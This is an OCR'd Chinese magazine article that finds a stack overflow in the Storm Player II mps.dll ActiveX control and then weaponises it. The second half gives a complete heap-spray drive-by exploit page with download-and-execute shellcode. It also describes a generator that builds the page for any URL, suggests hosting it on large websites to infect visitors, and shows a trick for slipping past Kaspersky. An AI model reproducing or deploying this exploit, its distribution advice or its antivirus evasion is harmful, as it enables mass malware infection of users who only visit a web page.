


图1

通过这款软件，我们可以看出mps.dll控件的ProgID是MPS.StormPlayer.1；其CLSID是6BE52E1D-E586-474f-A6E2-1A85A9B4D9FB；文件路径是D:\PROGRA~1\STORMII\MPS.DLL。有了这些信息，我们就知道在网页中应该如何引用这个控件了。一般有如下的两种方法来引用这个控件。

```
<object classid="clsid:6BE52E1D-E586-474f-A6E2-1A85A9B4D9FB" id="target"></object>
或者
target = new ActiveXObject("MPS.StormPlayer.1");
```

上面的任意一种方法都可以实现在网页中创建控件对象。现在我们的问题就是，mps.dll中到底有哪些函数可以调用，参数分别是什么？

我的办法是，用VS2005中的"对象浏览器"来浏览控件中的函数和参数信息。具体的说，我们可以先在VS2005中建一个工程或项目，然后给项目添加引用，添加的引用就指定到刚才查出来的文件路径下的mps.dll，如图2所示。




图2

这样，我们从VS2005的"对象浏览器"中就可以看出该控件中的类和类中的函数，以及各个函数

的参数、类中的成员变量等等。经过我的测试，发现在StormPlayerClass这个类中有三个函数存在栈溢出漏洞，分别是：

```
public virtual void advancedOpen(string bstrURL, string bstrPlayerID)
public virtual void isDVDPath(string bstrPath)
public virtual MPSLib.mediaCollection rawParse(string URL)
```

这里我们选一个函数来分析漏洞发生的原因，我选择了第三个函数——rawParse。其所传递的畸形参数是4096字节的一个超长字符串，每个字节的内容都是"\xFF"。传入此参数后，暴风控件直接溢出，导致IE崩溃。我用OllyDBG跟踪了一下，发现报"内存取指错误"的异常。事实肯定会是这样的，因为我们的超长字符串中的连续"\xFF\xFF\xFF\xFF"会覆盖函数的返回地址，即EIP，程序去"\xFF\xFF\xFF\xFF"处取指令当然是错误的！

再通过IDA反汇编sparser.dll(mps.dll调用)后，发现溢出点是下面的一段代码。

```
.text:10002582 loc_10002582:
;CODE XREF: sub_10002450+A929j
.text:10002582 lea eax, [ebp+pszPath]
.text:10002588 push edi
;lpString2 指向超长字符串
.text:10002589 push eax
;lpString1 指向栈帧的一个内存地址
.text:1000258A call ds:lstrcpyA
;溢出！！！
```

我们知道，kernel32.dll中的函数lstrcpyA其实并不安全，如果用户不会使用的话，是一定会发生溢出的！为什么呢？这是因为lstrcpyA函数只负责把第2个参数指向的字符串复制到第1个参数指定的位置，不做任何长度检查。因此，用户使用这个函数之前，没有做好长度检查的话，由于栈帧的空间总是有限的，而畸形参数的长度是无限的，所以溢出没商量。

至此，我们已经找到了程序溢出的原因——lstrcpyA函数使用不当，没有做参数的长度检查！下面我们来写网马和网马生成器。

漏洞利用

这个漏洞是一个典型的ActiveX栈溢出漏洞，可以写标准的网马，挂在大网站上，让用户访问。只要用户安装了最新版的暴风影音II，就会中我们的网马。

如果我们把上面的参数值"\xFF\xFF\xFF\xFF"换成"\x0a\x0a\x0a\x0a"之类的地址的话，并且在这个地址附近事先用JS分配好内存块，其中写好nops+ShellCode，程序溢出后，会跳到"\x0a\x0a\x0a\x0a"，而"\x0a\x0a\x0a\x0a"是一些nop指令，一段nop指令执行完后就进入了ShellCode。——这就是我们利用这个漏洞的思路。

我们先来写一个如下的网马。

```
<html>
<object classid="clsid:6BE52E1D-E586-474f-A6E2-1A85A9B4D9FB" id='target'></object>
<body>
<SCRIPT language="javascript">
var shellcode = unescape("%u9090"+"%u9090"+
"%uefe9%u0000%u5a00%ua164%u0030%u0000%u408b%u8b0c" +
……省略……
"%u6946%u656c%u0041%u7468%u7074%u2f3a%u312f%u3732" +
"%u302e%u302e%u312e%u632f%u6c61%u2e63%u7865%u0065");
</script>
<SCRIPT language="javascript">
var bigblock = unescape("%u9090%u9090");
var headersize = 20;
var slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
memory = new Array();
for (x=0; x<300; x++) memory[x] = block + shellcode;
var buffer = '';
while (buffer.length < 4096) buffer+="\x0a\x0a\x0a\x0a";
target.rawParse(buffer);
</script>
</body>
</html>
```

这个网马的ShellCode是下载"http://127.0.0.1/calc.exe"到目标主机上并执行。如果我们不想改变这URL，那就需要做生成器了。生成器我已经写好了，附在此文章的杂志相关中。生成器界面如图3所示，使用非常简单，就是把你需要的URL填写在下面的输入框中即可，点击确定就可以在生成器的同一目录下生成一个符合你的要求的网马。

最后，我们再来看一下生成器生成的网马的效果如何。首先是过卡巴斯基，卡巴斯基比较笨，扫描是否为网马时，其实就是在找特征码，如果有它认可的特征码，就认为这个文件是木马，否则就不是。后来gyzy帮我绕过了卡巴斯基，只要在网马的




图3

ShellCode后多加一对标签就可以过卡巴斯基了。所加的标签如下:

```
</script>
<SCRIPT language="javascript">
```

它的作用就是分隔ShellCode和下面的触发漏洞的JS，这样一改就可以简单地绕过卡巴斯基了，哈哈！如图4所示。

经过我的测试，瑞星卡卡也是拦不住这个网马的！图5是网马执行的最后效果，成功调用了calc.exe文件。

至此，我们的暴风影音IImps.dll ActiveX栈溢出漏洞就分析完毕了。总的来说，这个漏洞的威力还是比较大的，下载、执行、挂马，想干什么都随你所为，只要是安装了暴风影音II的机器，都逃不过你的手掌心。




图4


